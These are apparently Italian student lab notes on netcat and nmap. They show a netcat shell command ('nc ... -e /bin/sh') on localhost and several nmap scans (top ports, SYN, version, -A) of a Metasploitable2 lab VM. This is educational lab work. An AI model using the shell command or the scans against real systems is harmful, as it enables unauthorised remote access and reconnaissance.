
W9D1 - Netcat e Nmap

Qua si puo vedere una comunicazione tra client e server nella porta 9001. -l serve per ascoltare, -p è per assegnare la porta, nc = netcat



Con il comando <<nc 127.0.0.1 9001 -e /bin/sh>> ci consente di eseguire comandi dal nostro terminale. ps comando per vedere i processi attivi, uname -a fa vedere la versione del sistema

```
┌──(kali㉿kali)-[~]
└─$ nmap --top 250 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 16:45 EDT
Nmap scan report for 192.168.50.101
Host is up (0.00038s latency).
Not shown: 231 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 08:00:27:03:04:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

nmap serve per le scansioni delle porte aperte/chiuse, ho fatto scansioni sulla macchina metasplotaible, –top 250 fa le scansioni sulle prime 250 porte (molta probabilità che le porte aperte che troveremo siano nella top 250)

Sotto si trova la scansione SYN Scan (per farlo si fa con il comando -sS)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --top 250 -sS -v 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 16:49 EDT
Initiating ARP Ping Scan at 16:49
Scanning 192.168.50.101 [1 port]
Completed ARP Ping Scan at 16:49, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:49
Completed Parallel DNS resolution of 1 host. at 16:49, 13.00s elapsed
Initiating SYN Stealth Scan at 16:49
Scanning 192.168.50.101 [250 ports]
Discovered open port 25/tcp on 192.168.50.101
Discovered open port 21/tcp on 192.168.50.101
Discovered open port 139/tcp on 192.168.50.101
Discovered open port 23/tcp on 192.168.50.101
Discovered open port 445/tcp on 192.168.50.101
Discovered open port 111/tcp on 192.168.50.101
Discovered open port 3306/tcp on 192.168.50.101
Discovered open port 80/tcp on 192.168.50.101
Discovered open port 53/tcp on 192.168.50.101
Discovered open port 22/tcp on 192.168.50.101
Discovered open port 5900/tcp on 192.168.50.101
Discovered open port 514/tcp on 192.168.50.101
Discovered open port 2121/tcp on 192.168.50.101
Discovered open port 512/tcp on 192.168.50.101
Discovered open port 5432/tcp on 192.168.50.101
Discovered open port 6000/tcp on 192.168.50.101
Discovered open port 2049/tcp on 192.168.50.101
Discovered open port 8009/tcp on 192.168.50.101
Discovered open port 513/tcp on 192.168.50.101
Completed SYN Stealth Scan at 16:49, 0.04s elapsed (250 total ports)
Nmap scan report for 192.168.50.101
Host is up (0.00040s latency).
Not shown: 231 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21-80 -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 17:23 EDT
Nmap scan report for 192.168.50.101
Host is up (0.00062s latency).
Not shown: 54 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain  ISC BIND 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:03:04:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.69 seconds
```

questa è un’altra scansione -sV che numera le versioni

ecco la scansione con -A che da piu informazioni dettagliat: abilita varie funzionalità come la scansione SYN, il rilevamento del SO, versione dei servizi e il traceroute

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21-80 -A 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 17:27 EDT
Nmap scan report for 192.168.50.101
Host is up (0.00069s latency).
Not shown: 54 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open  telnet  Linux telnetd
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp open  domain  ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
MAC Address: 08:00:27:03:04:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.27 seconds
```